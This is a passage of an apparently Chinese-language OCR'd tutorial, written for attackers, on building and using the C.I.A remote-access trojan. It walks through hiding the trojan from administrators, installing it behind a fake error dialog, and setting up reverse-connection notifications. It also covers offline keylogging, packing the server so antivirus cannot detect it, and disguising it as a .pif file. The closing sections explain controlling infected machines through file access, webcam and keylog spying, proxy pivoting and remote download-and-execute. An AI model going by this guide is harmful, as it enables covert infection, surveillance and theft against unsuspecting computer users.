


图 7

例如，输入%IN%，可以自动隐藏木马进程名称。勾选“在Windows Explorer隐藏文件”项，可以隐藏资源管理器中的任意指定文件。例如木马服务端程序安装文件为系统文件夹下的“svch0st.exe”文件，可以点击“添加”按钮，将文件“%SD%\svch0st.exe”添加到隐藏列表中，即使用肉鸡上的管理员打开资源管理器定位木马文件，也无法看见木马文件。

此外，勾选“在注册表隐藏字符串”和“在Msconfig隐藏名称”项，可以设置隐藏注册表中的任意木马启动键值，并且管理员打开msconfig也无法查看到木马的启动进程名。

7.安装伪装，悄悄进驻电脑

为了让木马运行时更具迷惑性，可以设置木马在安装过程中弹出一些提示警告对话框。点击“安装过程”功能按钮，勾选“运行时显示信息框”项，在信息框列表中选择红色的错误提示图标。然后在“Title”和“Body”中设置错误对话框标题栏和内容，例如可设置为“程序运行错误”、“无法找到svcleon.dll文件，程序无法运行！”，点击“测试”按钮，效果如图8所示。




图8

这个网页可以是一个木马网页，也可以是一个广告宣传类的网页，当然也可以是XX网页，在运行者分心之时木马已经在后台悄悄的植入了！

8.略有遗憾，反弹连接

国内比较流行的灰鸽子、Pcshare、上兴木马等，有许多木马都是通过动态域名反弹连接的，极大的方便了动态或内网IP的用户控制肉鸡。不过在C.I.A中略显得麻烦了一点，实在是美中不足。

点击打开“通知”功能页面，这里提供了多种肉鸡上线通知功能。点击“添加CGI/PHP”，可以使用C.I.A网站提供的PHP页面收集即时上线的肉鸡IP，当然用户也可以自已编写提交收集肉鸡上线的网页，如图9。如果用户申请了ICQ帐号的话，可以点击“添加ICQ”按钮，使用ICQ上线通知的方法，不过国内使用这个聊天软件的用户实在是太少了。




图9

如果用户有一个静态的公网IP地址，那就最简单不过了，直接勾选“启用SIN通知”项，再点击“取IP”按钮，获得本机IP地址，输入一个监听连接的端号即可，如图10。




图10

如果没有公网IP地址的话，还是使用邮件通知比较可靠一些。点击左侧的“邮件通知”按钮，在打开的设置页中勾选“启用邮件通知”项，并输入接收肉鸡上线通知邮件的邮箱地址和邮件发送服务器。最好是使用yahoo的邮箱，在木马服务端设置程序中自带了几个邮件发送服务器，可以匿名发送通知邮件，点击“查看Smtp服务器”按钮即可搜索服务器，点击“测试邮件通知”按钮，可检测邮件服务器是否能正常发送邮件，如图11。




图11

如果提示“smtp service ready”的话，说明邮件发送服务可以使用。

9.生成超强的木马服务端

到现在为止木马服务端基本上设置完毕了，在生成服务端前还可以再进行一些选择，使用木马服务端功能更强些。

打开“杂项／图标”设置页面，在这里可以设置禁止在肉鸡上运行任务管理器、注册表，反弹连接，运行后删除自身等，如图12。




图12

最重要的是可以勾选“记录脱线键盘”项，开启木马的离线键盘记录功能，并设置记录文件的最大体积，这样就可以在肉鸡离线时也记录用户的键盘输入了。点击“更改服务器图标”按钮，可以更改木马服务端程序的图标，比如改成图片或文本图标，使木马更具迷惑性。

一切设置完毕，我们超强功能的木马服务端就可以生成了。点击界面中的“创建服务器”按钮，输入服务端文件名及保存路径，并选择服务端程序文件后缀名。C.I.A可以生成多种格式的木马程序，比如.bat、.scr、.com、.pif等，这里我们选择生成一个.pif文件，最后点击“生成服务器”按钮，就可以生成服务端程序了，如图13。




图13

在生成服务端时，可以勾选“Compress With Mew”选项，这个选项是设置使用程序自带的压缩软件对服务端进行压缩加壳的。当然也可以取消该选项后，另外选择其它的加壳软件，如ASpect、幻影等对服务端另外加壳压缩，这样一般的杀毒软件绝对是无法查杀这个木马服务端程序的！

三、将肉鸡玩弄于指掌间

刚才我们生成了一个后缀为.pif的服务端程序，这个程序看起来只是一个MSDOS程序的快捷方式，普通用户一不小心就很容易点击运行它，如图14。




图14

当生成的木马服务端在某台主机上运行之后，我们就可以体验C.I.A木马强大的远程控制功能了。

1.连接服务端

木马提供了三种通知方式，因此可根据服务端的设置选择不同的连接方式。例如使用网页上线通知功能时，可以在客户端主界面中点击“客户端设置”→“记录列表”，如图15。

打开列表通知器对话框。点击“更新列表”按钮，就可以下载网站上的服务端连接列表了。在列表信息中会显示远程肉鸡IP地址、连接端口、操作系统、所在地区、是否安装有摄像头等。返回程序主界面中，




图15

输入远程主机的IP地址，连接端口及密码，点击“连接”按钮，就可以连接远程主机了。

如果使用了SIN公网静态IP反弹通知的话，可以点击“客户端设置”→“SIN控制器”，在对话框中输入设置的SIN端口，点击“开始监听”按钮，当木马服务端机器上线后会弹出提示，并显示在中间的列表窗口中，如图16。




图16




图17

点击某个服务端IP地址后，可以选择直接连接或者反弹连接，还可以将远程主机的IP的地址保存到列表中。点击“客户端设置”→“地址薄”，在这里可以管理和添加自己的肉鸡列表，如图17。

另外，使用ICQ通知功能的话，当登录ICQ后，如果有肉鸡上线就会接收到一条ICQ消息，在其中显示肉鸡的详细IP地址和连接端口等信息。

2.无所不能的管理器

连接上肉鸡后，在“管理器”功能选项中提供了强大的远程主机管理功能，点击主界面中的“管理器”按钮，弹出功能子菜单，选择“文件管理器”，可以将对远程主机进行文件管理，删除文件或上传下载文件，如图18。




图18

并可进行注册表编辑（Registry Manager）、进程管理“Process Manager”，启动关闭远程服务，对远程程序窗口、消息、脚本文件等进行操作。操作很简单，与普通木马差不多，在这里就不多说了。

3.远程捕捉，千里传音

点击主界面中的“视频/音频”按钮，可以查看远程桌面、监视远程主机的摄像头、查看键盘记录，并且还有一个很有趣的功能——“千里传音”。点击“视频/音频”子菜单中的“音频传播”按钮，在打开的对话框中选择传播的音质效果，点击“开始传播”按钮，就可以通过麦克风向远程的肉鸡发送你的语音了，如图19。



图19

4.附加功能管理

在“管理”功能选项中可以管理服务端程序，并进行文件传送、代理服务器设置等控制，功能极为强大。

例如我们要在远程主机上建立一个Socket代理服务器作为进一步攻击的跳板，那么可以点击“管理”→“Socket4服务器”按钮。打开对话框后，输入代理服务端口，再点击“设置端口”，点击“启动Socks”按钮即可启用代理服务功能，如图20。在“管理”→“下载者”功能选项中还有远程下载指定网址程序并在后台执行的功能。




图20

